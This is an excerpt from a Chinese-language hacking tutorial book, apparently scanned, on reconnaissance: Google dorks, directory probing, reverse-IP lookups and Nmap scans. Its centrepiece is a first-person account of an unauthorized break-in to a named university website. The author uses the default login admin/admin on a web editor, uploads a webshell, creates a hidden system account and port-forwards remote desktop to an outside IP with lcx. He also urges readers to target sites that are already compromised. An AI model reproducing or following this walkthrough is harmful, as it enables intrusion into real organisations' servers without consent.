免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

示ARP缓存表，可以执行“arp -a”，如图1.55所示。

对于指派IP地址为10.0.0.99的接口，要显示其ARP缓存表，可以执行“arp -a -N 10.0.0.99”，要添加将IP地址10.0.0.80解析成物理地址00-AA-00-4F-2A-9C的静态ARP缓存项（可以防范ARP攻击），可以执行“arp -s 10.0.0.80 00-AA-00-4F-2A-9C”，如图1.56，现在这里已经有了10.0.0.80 00-AA-00-4F-2A-9C这一个静态项。

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.1.108 --- 0x4
  Internet Address      Physical Address      Type
  192.168.1.1           00-23-cd-68-d6-12     dynamic
```

图1.55

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.1.108 --- 0x4
  Internet Address      Physical Address      Type
  10.0.0.80             00-aa-00-4f-2a-9c     static
  192.168.1.1           00-23-cd-68-d6-12     dynamic
```

图1.56

关于ARP的知识，我们只简单的了解这些，原理性的东西我将会在后面的章节中进行详细介绍。作为一个渗透攻击者，他们都会采取各种网络命令来对攻击对象进行足够的信息刺探，只有掌握了这些必备的命令，才能增加更多的渗透的机会，因为很多时候都是一些最基本的知识决定了渗透能否成功。上面这些命令对于渗透来说是远远不够的，我希望大家能够掌握好网络命令这个基础知识，在后面的章节中，我将要带领大家进入渗透实战的神秘领域，希望大家用心体会本章所学的知识。



每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第二章 入侵前的信息收集

2.1 网站信息收集

黑客在入侵某个网站前，第一步通常都是对这个网站进行信息刺探，也就是所谓的“踩点”。“踩点”可以使用很多种方法，目前使用最广泛的就是搜索引擎、whois查询、DNS查询等。那么他们具体是如何做到的呢？在本章中我就详细介绍一下黑客是如何对目标网站进行信息收集的。

2.1.1 google基本语法及利用

一、Google查询是不区分大小写的

Google不管你查询时是小写的（hackers）、大写的（HACKERS）、大小写混合的（hAcker），都会一视同仁的对待。当我们进行类似搜索源代码列表的时候，字母的大小写对于程序员来讲具有不同的意义，那么此时这种处理就非常重要了。其中，需要注意的一个例外就是单词or，当它作为布尔操作符时，必须要为大写，即OR。

Google这种呆板的组合布尔操作符的方法对于读者而言仍然是容易迷惑的，幸运的是，Google对括号并不感冒（或者说是不受其影响），因此我们查询**intext:(password | pass) intext:(username | user) filetype:txt**，就可以搜索到一些和密码文档有关的信息了，如图2.1。




图2.1

二、URL语法

URL的第一部分（www.google.com/search）就是Google的搜索脚本，我把这个URL以及它后面的问号称作基本部分（base）或者叫起始URL。如果浏览这个URL，你将会看到一个美观的空白页面。search后面的问号表示参数即将传递给搜索脚本，参数是指命令搜索脚本实际所做的事情。参数之间使用“&”符号进行分隔，每个参数由一个变量名、等于号（=）和该变量的值所组成，其基本语法如下所示：**www.google.com/search?variable1=value&variable2=value**。这个URL包含了非常简单的字符，更为复杂的URL将会包含某些必须由等价的十六进制代码表示的特定字符。

三、能够用到的google hacking语法

1、“intitle:”对网页标题的信息搜索

intitle的作用就是搜索网页标题中的关键字，网页标题也就是HTML标记语言中title之间的部分。

```
<html>
 <head>
  <title>管理员登录</title>
</head>
<body>
```


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
网站测试
 </body>
</html>
```

对于攻击者来说，可以使用intitle查找一些比较重要、使用率较高的网页，比如查询“intitle:管理员登陆”，就可以找出90200条记录，如图2.2。

2、“intext:”搜索网页内容中的关键字

这个就是把网页中正文内容中的某个字符做为搜索条件，也就是上述body标签中的内容。

3、“filetype:”查找某一类文件信息

其表面意思就是文件类型，当我们在“filetype:”后面输入一种或几种文件格式的时候，就可以轻而易举的寻找到大量有用的文件，比如搜索“filetype:doc”。

假如我们想要搜索一些关于黑客知识和技巧的PDF文档，就可以搜索“黑客技术 filetype:pdf”。

4、“inurl:”搜索的关键字包含在URL中

搜索我们指定的字符是否存在于URL中，比如搜索“inurl:admin”，就可以查找到许多这样的网页链接。假如我们想要搜索在网站链接中存在manage的网站后台，那么搜索“inurl:manage intitle:后台”，就可以查找到许多后台地址了。

5、“site:”对搜索的网站进行限制

相信站长朋友们对于它都非常熟悉了，估计每天都会使用“site:www.xxx.com”来搜索分析自己网站在百度或者谷歌中的收录，而黑客朋友们则是用它来定位某个网站的相关信息。例如我们想要搜索腾讯网站中包含有ewebeditor编辑器的链接地址，就可以搜索“site:qq.com inurl:ewebeditor”，如图2.3。很多时候，黑客们都会结合好几种语法一起使用，这样可以达到更好的搜索效率。




图2.2



图2.3

2.1.2 google搜索信息及渗透攻击实例

不知道经常搞入侵检测的朋友注意到没有，google在很大意义上可以帮助我们获得webshell，在web渗透攻击盛行的今天，google的利用使得我们的渗透攻击如虎添翼，下面我就通过对某大学的一次简单的google渗透攻击来简单的介绍一下，其实国内的教育站点基本上都可以这样被攻破的。

首先打开google，输入“site:pku.edu.cn inurl:ewebeditor”进行搜索，我简单说明一下，这条语句的意思就是利用“site:”定位在pku.edu.cn网站的搜索范围内，而“inurl:ewebeditor”就是对包含ewebeditor编辑器的目录进行搜索。对于ewebeditor等著名在线编辑器的漏洞利用我将会在后面进行介绍，我们这样搜索的目的是为了能够快速的找到ewebeditor的后台，或者ewebeditor的数据库，就可以快速的获取webshell了，搜索结果如图

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.4所示。大家请仔细的观察一下图2.4和图2.5，它们的区别在于，图2.5中的每条网址后面都会有“该网站可能含有恶意软件，有可能会危害您的电脑”的提示。

我们在渗透攻击的过程中，可以尽量的选择这些网址来进行测试，因为这些网址很有可能被入侵过，我们再次入侵的可能性很大。我选择了其中一个网址打开，然后在eWebEditor的目录后面添加上admin_login.asp，很幸运的，出现了我们想要的登录页面，如图2.6，接下来我试了试弱口令admin，失败了，尝试下载数据库，可惜数据库被管理员做了防下载处理，这样我们就只能再尝试其它的方法了。

在google中搜索“site:pku.edu.cn inurl:fckeditor”，同样也会找出很多条记录，我们选择其中的某条记录打开FCKeditor目录后，在后面添加上“editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector.jsp”，我这里填写的是“/jsp/connector.jsp”，但在实际入侵的时候，大家需要根据网站所使用的语言来进行选择，比如网站是asp的，那么最后填写的就应该是“/asp/connector.asp”。提交后弹出了如图2.7所示的窗口，说明这个fckeditor的编辑器漏洞已经修复了，大家要是遇到了这种情况就不必再浪费时间了。

我接下来的思路就是尝试弱口令，这里就不使用简单的“inurl:admin”这种方法了，我决定使用robots.txt文件来看一下它这里隐藏了什么重要的入口链接地址。robots.txt是搜索引擎访问网站时要查看的第一个文件，它告诉蜘蛛程序在服务器上什么文件是可以被查看的。当一个搜索蜘蛛访问一个站点时，它会首先检查该站点根目录下是否存在robots.txt文件，如果存在，搜索机器人就会按照该文件中的内容来确定访问的范围；如果该文件不存在，所有的搜索蜘蛛都能够访问网站上所有没被口令保护的页面。

robots.txt文件必须放置在网站的根目录下，而且文件名必须全部小写。最简单的robots.txt文件使用两条规则：“User-Agent:”是使用下列规则的漫游器；“

Disallow:”是要拦截的网页。下面就是帝国CMS系统里的robots.txt文件，所有前面包含有




图2.4




图2.5



图2.6




图2.7

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图2.8



图2.9




图2.10



图2.11




图2.12

Disallow的路径都不会被搜索引擎收录。

```
User-agent: *

Disallow: /d/
Disallow: /e/admin/
Disallow: /e/class/
Disallow: /e/data/
Disallow: /e/enews/
Disallow: /e/tool/gfen/
Disallow: /e/update/
```

在Google中搜索“site:pku.edu.cn inurl:robots.txt”，如图2.8所示，我搜索到的结果虽然有两条记录，但是文件都是空的，更别说什么弱口令攻击了。

下一步，我又想到了利用CMS的一些0day漏洞来进行测试，在Google中搜索“site:pku.edu.cn inurl:install/index.php”，或者是搜索“site:pku.edu.cn intitle:dedecms”，因为DedeCMS系统存在一些再安装漏洞，只要我们找到了安装文件，就可以很容易的获得webshell了，我们可以测试目录“/install/index.php?step=2”，但是这里还是失败了，至于具体的一些利用方式我将会在后面的Web章中详细介绍。最后，我通过搜索“site:pku.edu.cn inurl:../uploadfile”，很容易的获得了一个php的eWebeditor，如图2.9。

打开后，我在eWebeditor目录后面添加“admin/login.php”，然后使用默认用户admin以及弱口令admin，很容易的进入到了编辑器后台，在“其它类型”处添加php类型，点击“提交”，如图2.10。

然后预览，上传php的webshell就可以了，如图2.11，我通过通过webshell添加了一个名为test$，密码为test的系统帐号，如图2.12。通过执行**netstat -an**命令可以看到服务器开启了3389端口，如图2.13。

但是使用远程桌面连接服务

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图2.13




图2.14




图2.15




图2.17




图2.16

器的时候，却总是显示失败，既然不让我们来连它，那就让它来主动连接我们，我们来给它做个端口转发，上传lcx.exe，然后进行端口转发**lcx -slave 119.183.42.35 7777 127.0.0.1 3389**，如图2.14。

在本机中执行**lcx -listen 7777 5000**，如图2.15，然后在“开始”—“运行”栏中输入mstsc打开远程桌面连接，在“计算机”栏中输入“127.0.0.1:5000”，如图2.16，就可以顺利的连接上服务器了，如图2.17。

除了上面介绍的那些搜索语句外，比如“inurl:editor | edit | htmleditor | htmleditor | cuteeditor”，有时也可以帮助我们搜索到很多的编辑器目录，这也会大大增加我们的渗透成功几率。

2.1.3 网站目录结构探测

我原本想把目录探测的相关内容放到后面章节中的，因为这部分内容涉及到了一些WEB知识，但是网站目录结构毕竟也是网站信息探测的一部分，通常掌握了网站的目录，就可以大体掌握网站的总体结构，可以帮助我们分析网站是否采用了CMS系统，是什么CMS系统，是否有备份文件（比如ZIP、RAR、MDB文件），是否包含有管理登录目录（可以探测后台是否有弱口令），是否采用了常见的编辑器，是否有上传漏洞等。带着以上种种疑问，我们找到了Google，通过它或许就能找出我们想要的信息了，比如site、allinurl等命令。对于CMS系统，手工或是Google都能给我们提供足够多的信息，对于非CMS系统，我们可以尝试手工检测常见的目录，比如：

/admin或者/manage 通常是网站后台目录；
/editor 以下四个目录通常是ewebeditor的目录
/edit
/htmledit
/ewebeditor
/fckeditor

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

/fck　　fckeditor的目录
/install　网站的安装目录




图2.18



图2.19




图2.20

如果包含有上述目录，我们就可以进一步探测，如果手工无法探测出足够多的目录，我们还可以使用一些目录探测工具。

1、Wscan

Wscan是一款非常不错的工具，可以用来探测网站常见后台、access数据库、编辑器地址、上传地址等，直接在cmd下运行wscan，就会给出使用格式，如图2.18。

比如我们要探测百度常见的后台目录，就可以执行**wscan -h www.baidu.com -r admin.txt -p 80 -m 10**，意思就是探测www.baidu.com网站，用到文件admin.txt，最大线程为10，运行后的结果如图2.19所示，其中-r参数后面用到的文件可以更改为wscan目录下的其它文件，比如要探测网站是否有编辑器，就可以使用**wscan -h www.baidu.com -r edit.txt -p 80 -m 102**。

2、Acunetix Web Vulnerability Scanner

Acunetix Web Vulnerability Scanner是一款功能非常强大的网络漏洞扫描工具，通过网络爬虫来检测你的网站安全，检测目前流行的网络攻击，如果只是探测网站目录的话，倒是有点儿大材小用的感觉了。工具运行后的界面如图2.20所示，依次点击“Web Scanner”－“File”－“New”－“Web site scan”，填入想要检测的网址就行了，需要提醒大家的是，该工具非常耗时的。比如我们用它来检测www.baidu.com网站，扫描后的结果如图2.21所示。




图2.21

对于其它诸如Black Widow的目录探测工具，希望读者们能够自行实践一下，使用也非常简单的。如果被渗透的网站信息不是很多，基本都是htm之类的静态页面，或者程序非常安全，那么此时对网站分析更加有效的方法就是旁注了。

小知识：旁注的原理是什么？

所谓旁注就是利用网站服务器上的其它网站所存在的漏洞进行入侵，获取webshell，然后通过webshell，尽量提升权限或者探测目标站点的物理路径（物理路径也就是网站在服务器上的实际目录，比如“c:\wwwroot\site\test”，而虚拟路径是指浏览网址时的路径，比如“http://www.site.com/site/test”中的“/site/test”指的就是虚拟路径）。我举一个例子来说明：如果某个大楼上有很多部门，有外来人员想进入该大楼的采购部，但是由于特殊原因他无法进入，那么他就可以先进入该大楼中的财务部或是其他部门，然后再通过别的途径混入采购部。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

旁注的前提就是利用whois查询，只要入侵者通过目标网站的域名解析成IP地址，然后就可以利用whois从域名记录中查询出所有解析到这个IP的域名信息了。我使用www.ip866.com的域名反查功能对cs.tsinghua.edu.cn进行了查询，从结果中我们可以看到，cs.tsinghua.edu.cn所在服务器上还同时存在的站点如图2.22所示。




图2.22

2.2 服务器信息收集

服务器信息的收集，可以帮助我们了解服务器使用的操作系统版本信息（是Windows还是UNIX/Linux系统）、开放的端口以及服务等，我们可以根据这些信息来判断服务器是否存在安全漏洞，是否存有弱口令、是否安装了漏洞几率较高的第三方软件以及应该使用什么工具等，对于黑客来说，入侵的成功与否在很大程度上决定于服务器信息的收集，在本节内容中我就给大家介绍一些常见的扫描和密码获取技术。

2.2.1 常见端口和服务探测

端口（英文为“port”），相信接触黑客知识的朋友们都应该知道，按照通俗的说法，端口就相当于通道、道路，有了它们，我们才能和外界联系，计算机也是这样，如果我们想和别人的机器进行通信，就必须要有一个数据的传输通道，这就是端口，一般每一个端口的开放都对应了相应的网络服务。对于本机开放的端口，我们可以在CMD下使用**netstat -an**命令来查看。

服务又是什么呢？在Microsoft管理帮助文档中是这样定义的：“服务是一种在后台运行的应用程序类型，它与UNIX后台应用程序类似。服务应用程序通常可以在本地和通过网络为用户提供一些功能，例如客户端/服务器应用程序、Web服务器、数据库服务器以及其他基于服务器的应用程序。”

系统服务是系统在正常启动时所加载的一些应用程序，系统在初始化时就要加载，比系统启动项里的内容启动的要早得多。右键点击“我的电脑”，选择“管理”，然后选择“服务和应用程序”下的“服务”，就可以查看到本机开放的服务了，如图2.23。



图2.23

服务和端口又存在什么样的联系呢？某个服务在运行的时候，都会相应的打开某个端口，比如Web服务，主机将会打开80端口，而FTP服务就会打开21端口，如果封闭了某个端口的通讯，那么这个服务即使在运行，也正在监听着该端口，但是它也不会接收到任何信息；如果停止了某个服务，那么即使你没有封闭这么端口，那么它也不会再接收任何信息了，因此可以说端口和服务是相互绑定的。

对于主机开放的服务的扫描和探测是非常基础的技术了，基本上都是通过端口扫描来获取服务器信息，根据探测到的信息再确定目标主机的系统类型与版本、服务的端口、服务的版本信息（比如Serv-U的具体版本），在WEB服务流行的今天，我认为很多情况下都要结合WEB服务来探测，这样也能最大程度的提高探测的效率，常见的服务和端口如下：

默认端口	服务名称	服务描述
21	FTP	文件传输协议
23	Telnet	用于远程登录
25	SMTP	简单邮件传输协议

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

43	WHOIS	用于域名信息的查询
80	HTTP	超文本传输协议
135	RPC	主要用于远程过程调用RPC
139	NetBIOS	文件和打印机共享
1521	ORACLE	ORACLE数据库服务
1433	MSSQL	MSSQL数据库服务
3306	MYSQL	MYSQL数据库服务
3389		Windows的终端服务默认端口
5631	Pcanywhere	Pcanywhere默认端口
43958	Serv-U	Serv-U默认端口

2.2.2 Nmap应用及实例

刚接触黑客技术不久的小菜们肯定都知道SuperScan和X-Scan这两款工具，那么我今天就带领大家来认识一下Nmap这款使用非常广泛的国外端口扫描工具，它的判断非常精确，很多情况下可以避开防火墙，Nmap的基于协议栈指纹的扫描，可以识别500个不同的操作系统，但前提是网络环境的稳定性，目标主机必须要开放一个TCP端口，一个关闭的TCP端口和一个关闭的UDP端口，如果满足不了上面的条件，探测结果的精确度就会有很大程度的降低。下面，我就使用Nmap GUI版本来给大家详细的介绍一下它的使用，Nmap GUI版运行后的界面如图2.24所示。




图2.24

“Target”就是扫描目标，可以填写域名，也可以填写IP地址。“Profile”指的是描述，说明使用什么扫描方式。“Command”是具体使用的命令，可以输入我们自己构造的扫描命令。当我在“Target”中输入“192.168.1.109”，“Profile”选择“Intense scan”（快速扫描）时，“Command”中自动生成的命令就是**nmap -PE -PA21,23,80,3389 -A -v -T4 192.168.1.109**，点击“Scan”后，在下方的“Nmap Output”（Nmap输出文件）中显示出了扫描结果：

Starting Nmap 4.76 (http://nmap.org) at 2009-10-27 20:54 中国标准时间 Initiating ARP Ping Scan at 20:54
Scanning 192.168.1.109 [1 port]
Discovered open port 80/tcp on 192.168.1.109 Discovered open port 23/tcp on 192.168.1.109 Discovered open port 21/tcp on 192.168.1.109 Discovered open port 3389/tcp on 192.168.1.109 Discovered open port 1025/tcp on 192.168.1.109 Discovered open port 445/tcp on 192.168.1.109 Discovered open port 135/tcp on 192.168.1.109 Discovered open port 139/tcp on 192.168.1.109 Discovered open port 1433/tcp on 192.168.1.109
（标注：开放的端口）
.....
PORT STATE SERVICE VERSION 21/tcp open ftp Serv-U ftpd 6.4 23/tcp open telnet Microsoft Windows XP telnetd 80/tcp open http Microsoft IIS webserver 6.0
135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn 445/tcp open microsoft-ds

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
Microsoft Windows 2003 microsoft-ds 1025/tcp open  msrpc        Microsoft Windows RPC 1433/tcp open  ms-
